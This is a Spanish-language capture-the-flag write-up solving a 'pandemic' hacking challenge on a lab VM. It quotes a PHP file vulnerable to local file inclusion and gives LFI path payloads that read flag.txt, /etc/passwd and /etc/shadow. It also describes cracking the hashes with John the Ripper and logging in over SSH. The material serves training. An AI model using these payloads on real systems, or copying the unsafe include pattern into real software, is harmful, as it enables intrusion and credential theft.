Solución Reto hacker

2020

gordocortesbenjamin@gmail.com

Contenido


Indice de ilustraciones

De qué trata el reto.

Durante el proceso de desinfección de un ataque cibernético a una organización, se ha extraído la copia de una máquina virtual(fichero .OVA)con un fichero, flag.txt, con la información posible para poder desactivar el avance de la pandemia. De manera parcial, se ha conseguido la extracción de un fichero .php con parte del código fuente que los especialistas creen que puede ser útil para frenar los futuros contagios de la pandemia. El reto consiste en encontrar el fichero, flag.txt, y su contenido en 'texto claro' para intentar parar la pandemia que nos afecta.

Información que se nos da.

- Imagen .OVA de una maquina Ubuntu Server
- Dirección IP de la máquina (192.168.0.254/24).
- Archivo .php que contiene:



```php
<?php
    $file = $_GET['file'];
    if(isset($file))
    {
        include("$file");
    }
    else
    {
        include("index.php");
    }
?>
```

Ilustración 1 Extracto de fichero.php

1º Solución: Servidor Web y LFI

Configuramos la interfaz de red de nuestra maquina para que este en la misma red (192.1680.254) que la maquina victima(192.168.0.254).

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.5  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::a00:27ff:fe93:7ad1  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:93:7a:d1  txqueuelen 1000  (Ethernet)
        RX packets 11  bytes 3840 (3.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 43  bytes 4755 (4.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Ilustración 2 interfaz de red de la maquina atacante

Comprobaremos a nivel red que tenemos comunicación con la maquina víctima. Realizaremos un ping cuyo destino sea la maquina victima(192.168.0.254/24).

```
root@kali:~# ping 192.168.0.254
PING 192.168.0.254 (192.168.0.254) 56(84) bytes of data.
64 bytes from 192.168.0.254: icmp_seq=1 ttl=64 time=1.27 ms
64 bytes from 192.168.0.254: icmp_seq=2 ttl=64 time=1.34 ms
64 bytes from 192.168.0.254: icmp_seq=3 ttl=64 time=0.847 ms
64 bytes from 192.168.0.254: icmp_seq=4 ttl=64 time=1.11 ms
^C
--- 192.168.0.254 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3017ms
rtt min/avg/max/mdev = 0.847/1.140/1.341/0.189 ms
```

Ilustración 3 Ping a la maquina victima

Una vez comprobada que tenemos comunicación a nivel de red, comprobamos si tiene algún puerto abierto y servicios disponibles. Usaremos nmap con la opción -sV para ver los servicios que están activos en los puertos.

```
root@kali:~# nmap -sV 192.168.0.254
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-16 18:40 CET
Nmap scan report for 192.168.0.254
Host is up (0.00014s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 08:00:27:08:95:D6 (Oracle VirtualBox virtual NIC)
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.25 seconds
```

Ilustración 4 Descubrimiento de puertos y servicios

Una vez tengamos los resultados podemos ver que tiene en puerto 80/TCP Apache (servidor web) y en el puerto 22/TCP SSH que permite comunicarse con otra maquinas remotas de manera segura.

Como tiene el puerto 80/TCP comprobaremos a nivel de aplicación. Para ello pondremos la direccion de la maquina victima en nuestro navegador.




Ilustración 5 servidor web de la victima

Una vez puesta la IP en la barra del buscador vemos que nos da servicio, abrimos la carpeta y vemos que sale el archivo coronavirus.php, el cual abriremos y nos saldrá vacío.




Ilustración 6d directorio /coronavirus

Una vez extremos dentro del archivo .php y viendo la estructura de fichero.php que hemos obtenido vemos que es posible tenga una vulnerabilidad de tipo LFI (local file inclusion) que consiste en que, permite ejecutar archivos localmente en el servidor y tener acceso a archivos de configuración. Esta vulnerabilidad se ve siempre en páginas webs mal parcheadas o editadas.




Ilustración 7 contenido del fichero coronavirus.php en la web

Solución Reto hacker

En la URL de la direccion (192.168.0.254/coronavirus/coronavirus.php) añadiremos al final:

?file=/../flag.txt




Ilustración 8 contenido de fichero flag.text

Copiaremos el texto y lo añadiremos aun archivo de texto (flag.txt) para después poder de descodificarlo con base64 y así obtener el texto claro y completando el reto.




Ilustración 9 contenido de flag.txt

2º solución: Servidor Web, LFI Y SSH

En este 2º método usaremos técnicas anteriores (LFI), pero también conseguiremos el acceso remoto a la máquina. Usaremos la misma vulnerabilidad anteriormente desarrollada y conseguiremos los ficheros passwd (contiene los usuarios) y shadow (contiene las contraseñas).

Primero añadiremos a la URL ***?file=/../etc/passwd*** y copiaremos los usuarios un fichero llamado passwd.




Ilustración 10 contenido del fichero passwd de la máquina victima




Ilustración 11 fichero passwd

Realizaremos lo mismo con el archivo shadow. Pondremos en la URL ***?file=/../etc/shadow*** y copiaremos su contenido en el archivo shadow.




Ilustración 12 contenido del fichero shadow de la maquina victima




Ilustración 13 contenido del fichero shadow

Una vez tengamos los archivos shadow y passwd usaremos ***unshadow*** para concatenar los dos archivos en el archivo john-input.




Ilustración 14 Unshadow

Ahora usaremos John the Ripper para hacer fuerza bruta con diccionario al archivo john-input para obtener las contraseñas y los usuarios en texto claro.




Ilustración 15 John the Ripper

Una vez tenemos las contraseñas y lo usuarios como vimos en el escaneo de servicios con nmap, la maquina victima tiene el servicio OpenSSH el cual usaremos para obtener acceso a la maquina victima remotamente.




Ilustración 16 establecer conexión a la maquina victima




Ilustración 17 conexión establecida a la maquina victima

Solución Reto hacker

Una vez estamos dentro de la maquina victima tenemos que encontrar el fichero flag.txt al cual usaremos base64 para decodificar el archivo y obtener el texto claro de su contenido.

Ilustración 18 archivo flag.txt en la raiz




Ilustración 19 Contenido del archivo flag.txt